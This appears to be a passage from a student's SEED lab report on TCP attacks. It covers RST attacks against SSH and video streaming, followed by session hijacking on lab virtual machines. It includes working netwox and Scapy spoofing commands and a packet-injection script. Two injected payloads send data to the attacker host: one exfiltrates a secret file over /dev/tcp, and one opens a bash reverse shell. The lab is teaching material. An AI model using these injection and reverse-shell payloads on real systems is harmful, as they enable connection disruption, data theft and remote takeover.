


Figure 29: Sniffed packet in Wireshark

With this knowledge the attacker creates the spoofed packet using the python tool Scapy as shown in Figure 30.




Figure 30: Spoofing Packets using Scapy

The attacker launches his attack as shown in Figure 31 by running the python script.




Figure 31: Launching the attack

The exploit succeeds since the SSH connection gets broken as shown in Figure 32.

```
[10/18/19]seed@VM:~$ ls
android            doing.sh          SNP
attack_process     Downloads         source
attack_process.c   examples.desktop  spxss.js
bash-4.2           lib               target_process.sh
bin                Music             Templates
bleh               myfile            trial.sh
bleh.c             out1.txt          Videos
cewl               passwd_input      vulp
cewl.c             Pictures          vulp.c
Customization      Public            zzz
Desktop            race
Documents          race.c
[10/18/19]seed@VM:~$ lpacket_write_wait: Connection to 10.0.2.6 p
ort 22: Broken pipe
[10/18/19]seed@VM:~/Desktop$
```

Figure 32: Client - SSH connection broken

This can also be seen by the attacker via Wireshark, were the RST packet is in red colour in the window, as shown in Figure 33.




Figure 33: RST packet received

The exploit succeeds against an SSH connection also. SSH provides a secure channel between the 2 systems, the data send between the 2 devices will be encrypted, but since we are sending RAW packets which doesn't concern the data, it is still vulnerable to TCP RST attacks.

TASK 3: TCP RST Attacks on Video Streaming Applications

For this task the attacker will be using Netwox tool to conduct TCP RST attack that terminate the an established TCP connection between the machine a video streaming server. We will be using the same tool we used in the last task, that is, Netwox 78.

Let us assume there is a TCP connection between the system (10.0.2.7) and the YouTube video streaming website, as shown in Figure 34.




Figure 34: TCP Connection between system and YouTube video streaming website

The attacker has to create here uses Netwox tool spoof the IP of the system (not the server to avoid liability) and send TCP RST packets to the server that provides the video. He uses the command " *sudo netwox 78 --device "enp0s8" --filter "host 10.0.2.7" --spoofip "raw" --ips "10.0.2.7"* ", as shown in Figure 35. This command targets the device enp0s8 and filters the host 10.0.2.7, spoofip specifies that the spoofing the raw packets.

```
[10/19/19]seed@VM:~$ sudo netwox 78 --device "enp0s8" -
-filter "host 10.0.2.7" --spoofip "raw" --ips "10.0.2.7
"
[sudo] password for seed:
```

Figure 35: Spoofing the RST packets

Now that RST packets are being send for each TCP packet, the TCP connection will break and causes the video to buffer as shown in Figure 36. Hence the exploit is successful. The attack is focusing on the client system here not the server (it can be done for the server too).





Figure 36: Buffering of the video streaming

Attached is a video (doesn't play since its PDF) showing the exploit is successful as the video is buffering and the page freezes. Ideally a black screen should appear, but in this case the browser freezes and nothing else will be loaded since any packets sent by the client will be provided with a RST packet as response.



TASK 4: TCP Session Hijacking

For this task, the client (10.0.2.5) and the server (10.0.2.6) will initially have a TCP connection between them. The attacker (10.0.2.7) has to hijack this existing TCP session between the client and the server. This can be done by attacker injecting a data into this connection. Let there be telnet connection between the client and the server as shown in Figure 37.

```
[10/21/19]seed@VM:~/Desktop$ telnet 10.0.2.6
Trying 10.0.2.6...
Connected to 10.0.2.6.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Mon Oct 21 00:40:43 EDT 2019 from 10.0.2.5
on pts/17
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-gener
ic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[10/21/19]seed@VM:~$
```

Figure 37: Telnet connection between Client and Server

The attacker is assumed to be in the same network and will aim in sniffing the TCP packets, using Wireshark tool, send in the session between the client and the server. The goal of the attacker is to make the server run a malicious command sent by the attacker through hijacking the session. The attacker will spoof a TCP packet that contains the command and sends the same to the server, this will cause the server to run the malicious payload and send the data through another TCP connection to the attackers system.

CASE 1: Using Netwox

For this task, the attacker will be using Netwox 40 tool. The attacker gains information on using the tool using help screen as shown in Figure 38. The attacker plans on injecting the command cat /home/seed/secret.txt > /dev/tcp/10.0.2.7/9090 in the TCP packet. The command will redirect the output of the command cat /home/seed/secret.txt, that is the secret information, to a TCP connection to the system with IP 10.0.2.7, ie, the attacker through the port 9090. So that attacker will be listening on port 9090 for the exploit to succeed.

```
[10/21/19]seed@VM:~$ netwox 40 --help
Title: Spoof Ip4Tcp packet
Usage: netwox 40 [-c uint32] [-e uint32] [-f|+f] [-g|+g] [-h|+h]
[-i uint32] [-j uint32] [-k uint32] [-l ip] [-m ip] [-n ip4opts]
[-o port] [-p port] [-q uint32] [-r uint32] [-s|+s] [-t|+t] [-u|+
u] [-v|+v] [-w|+w] [-x|+x] [-y|+y] [-z|+z] [-A|+A] [-B|+B] [-C|+C
] [-D|+D] [-E uint32] [-F uint32] [-G tcpopts] [-H mixed_data]
Parameters:
 -c|--ip4-tos uint32           IP4 tos {0}
 -e|--ip4-id uint32            IP4 id (rand if unset) {0}
 -f|--ip4-reserved|+f|--no-ip4-reserved IP4 reserved
 -g|--ip4-dontfrag|+g|--no-ip4-dontfrag IP4 dontfrag
 -h|--ip4-morefrag|+h|--no-ip4-morefrag IP4 morefrag
 -i|--ip4-offsetfrag uint32    IP4 offsetfrag {0}
 -j|--ip4-ttl uint32           IP4 ttl {0}
 -k|--ip4-protocol uint32      IP4 protocol {0}
 -l|--ip4-src ip               IP4 src {10.0.2.15}
 -m|--ip4-dst ip               IP4 dst {5.6.7.8}
 -n|--ip4-opt ip4opts          IPv4 options
 -o|--tcp-src port             TCP src {1234}
 -p|--tcp-dst port             TCP dst {80}
 -q|--tcp-seqnum uint32        TCP seqnum (rand if unset) {0}
 -r|--tcp-acknum uint32        TCP acknum {0}
 -s|--tcp-reserved1|+s|--no-tcp-reserved1 TCP reserved1
 -t|--tcp-reserved2|+t|--no-tcp-reserved2 TCP reserved2
```

Figure 38: Attacker - Netwox 40 help

The Netwox command takes tcp-data in the form of hex data. So initially the payload has to be converted to hex data. For this the attacker uses the python shell, to convert the command to be injected to the hex data as shown in Figure 39. The required value: '0a636174202f686f6d652f736565642f7365637265742e747874203e202f6465762f7463702f31302e302e322e372f393039300a' is the hex value of "\ncat /home/seed/secret.txt > /dev/tcp/10.0.2.7/9090\n".

```
[10/21/19]seed@VM:~$ python
Python 2.7.12 (default, Nov 19 2016, 06:48:10)
[GCC 5.4.0 20160609] on linux2
Type "help", "copyright", "credits" or "license" for more informa
tion.
>>> "\ncat /home/seed/secret.txt > /dev/tcp/10.0.2.7/9090\n".enco
de("hex")
'0a636174202f686f6d652f736565642f7365637265742e747874203e202f6465
762f7463702f31302e302e322e372f393039300a'
>>>
```

Figure 39: Converting to hex data using python

Now the attacker starts listening to the port 9090, where he expects the results of injected command to appear as shown in Figure 40.
sudo netwox 40 --ip4-src 10.0.2.5 --ip4-dst 10.0.2.6 --ip4-ttl 64 --tcp-dst 23 --tcp-src 39498 --tcp-seqnum 3704482055 --tcp-acknum 1541910404 --tcp-window 2000 -z --tcp-data 0a636174202f686f6d652f736565642f7365637265742e747874203e202f6465762f7463702f31302e302e322e372f393039300a
The netwox 40 tool takes the source IP address 10.0.2.5, destination IP address 10.0.2.6, destination port 23, source port 39498, sequence number 3704482055, acknowledgement number 1541910404, window size 2000, -z for ACK flag and the TCP data as the hex value.

```
[10/21/19]seed@VM:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
```

Figure 40: Attacker - Listening to port 9090

The attacker is trying to steal a secret file that is present in the server, the file name is secret.txt and its content is shown in Figure 41.

```
[10/21/19]seed@VM:~$ ls | grep secret
secret.txt
[10/21/19]seed@VM:~$ cat secret.txt
secret data
```

Figure 41: Server – secret.txt

The attacker sniffs the LAN using Wireshark tool to obtain information regarding the telnet connection as shown in Figure 42. He observes that the client as IP 10.0.2.5 connects to the server at IP 10.0.2.6 through the port 39500 to the telnet port 23 of the server. He also understands that the next sequence number expected is 1794049790 and the acknowledgement number expected is 113929931.




Figure 42: Sniffing using Wireshark

With this knowledge he constructs his netwox command as “sudo netwox 40 --ip4-src 10.0.2.5 --ip4-dst 10.0.2.6 --ip4-ttl 64 --tcp-dst 23 --tcp-src 39500 --tcp-seqnum 1794049790 --tcp-acknum 113929931 --tcp-window 2000 -z --tcp-data 0a636174202f686f6d652f736565642f7365637265742e747874203e202f6465762f7463702f31302e302e322e372f393039300a ” as shown in Figure 43.




Figure 43: Running the Netwox tool

The attacker can observe the result of TCP hijack exploit in his terminal as shown in Figure 44. The data stored in the secret file is obtained by forwarding it through the port 9090 of the attacker present at the IP address 10.0.2.9 and hence the TCP hijacking was successful.




Figure 44: Exploit successful

CASE 2 : USING SCAPY

The task is repeated using the python package Scapy. There exists a telnet TCP connection between the server (10.0.2.6) and the client (10.0.2.5) as shown in Figure 45. The goal of attacker (10.0.2.7) is to injecting a command to read the secret data existing in the server as shown in Figure 46.




Figure 45: telnet connection between server and client

Figure 46: Server - secret file

The attacker initially sniffs the LAN, to gain information regarding the telnet connection as shown in Figure 47. The attacker can observe that the client at IP 10.0.2.5 connects to the server at IP 10.0.2.6 through the source port 48982 to the telnet port 23 of the server. He also observes the next sequence number expected by the server and also the acknowledgment number.




Figure 47: Attacker – sniffing the LAN

The attacker starts listening on the port 9090, for the expected results, as shown in Figure 48.

```
[10/21/19]seed@VM:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
```

Figure 48: Attacker - listening at port 9090

With the observed information the attacker starts constructing the packet using Scapy as shown in Figure 49. The attacker sets the IP addresses, port numbers, sequence number, acknowledgement number, window size and the TCP data. The TCP data includes the command to print the data of the secret file into the port 9090 of the attacker IP address through the command "cat /home/seed/secret.txt > /dev/tcp/10.0.2.7/9090 ", which send the data to the port in the attacker who is listening at the port 9090 using netcat.

Open Save

```
1 #!/usr/bin/python
2 from scapy.all import *
3 ip = IP(src="10.0.2.5", dst="10.0.2.6")
4 tcp = TCP(sport=48982, dport=23, flags="A", seq=3280140125, ack=1583542222,
  window=2000)
5 data='\ncat /home/seed/secret.txt > /dev/tcp/10.0.2.7/9090\n'
6 pkt=ip/tcp/data
7 ls(pkt)
8 send(pkt,verbose=0)
```

Figure 49: Attacker – constructing the Scapy program

The attacker now runs his python exploit as shown in Figure 50, which sends TCP packet with the malicious payload.

```
[10/21/19]seed@VM:~$ sudo ./tcpinject.py
version    : BitField (4 bits)                = 4
  (4)
ihl        : BitField (4 bits)                = None
  (None)
tos        : XByteField                       = 0
  (0)
len        : ShortField                       = None
  (None)
id         : ShortField                       = 1
  (1)
flags      : FlagsField (3 bits)              = <Flag 0 ()>
  (<Flag 0 ()>)
frag       : BitField (13 bits)               = 0
  (0)
ttl        : ByteField                        = 64
  (64)
proto      : ByteEnumField                    = 6
  (0)
chksum     : XShortField                      = None
  (None)
src        : SourceIPField                    = '10.0.2.5'
  (None)
dst        : DestIPField                      = '10.0.2.6'
  (None)
options    : PacketListField                  = []
  ([])
--
sport      : ShortEnumField                   = 48982
  (20)
dport      : ShortEnumField                   = 23
  (80)
seq        : IntField                         = 3280140125L
  (0)
ack        : IntField                         = 1583542222
  (0)
dataofs    : BitField (4 bits)                = None
  (None)
reserved   : BitField (3 bits)                = 0
  (0)
flags      : FlagsField (9 bits)              = <Flag 16 (A)>
  (<Flag 2 (S)>)
window     : ShortField                       = 2000
  (8192)
chksum     : XShortField                      = None
  (None)
urgptr     : ShortField                       = 0
  (0)
options    : TCPOptionsField                  = []
  ([])
--
load       : StrField                         = '\ncat /home/s
eed/secret.txt > /dev/tcp/10.0.2.7/9090\n' ('')
[10/21/19]seed@VM:~$
```

Figure 50: Attacker – running the exploit

The exploit is successful as the secret information now gets printed where the attacker was listening, as shown in Figure 51.




Figure 51: Attacker - Exploit successful

TASK 5: TCP Creating Reverse Shell using TCP Session Hijacking

For this task, the client (10.0.2.5) and the server (10.0.2.6) will initially have a TCP connection between them. The attacker (10.0.2.7) has to hijack this existing TCP session between the client and the server and obtain a reverse shell. This can be done by attacker injecting a data into this TCP connection that redirects the TCP connection to attacker. Let's assume there is a telnet connection between the client and the server as shown in Figure 52.




Figure 52: Telnet connection between the client and the server

The attacker has to inject a command by TCP session hijacking, for this he uses the Scapy tool. The attacker aims to connect through the port 9090, and hence he uses netcat to listen at that port.




Figure 53: Server - Netcat to listen at 9090

The attacker initially sniffs the LAN and observes the communication between the client and the server as shown in Figure 54. He observes the values for the next sequence number, acknowledgement number, source port.




Figure 54: Sniffing using Wireshark

With the observed values he crafted a packet to obtain the reverse shell as shown in Figure 55. The packer has the same source port, destination port of 23 for the server's telnet, the next sequence number value, acknowledgment number, window value and TCP data value. The TCP data should include "\n /bin/bash -I > /dev/tcp/10.0.2.7/9090 0<&1 2>&1\n". The command included will redirect the bash through the port 9090 of the attacker(10.0.2.7) all the standard input will be taken from the redirected output and so will the standard error be redirected to the attacker's console.

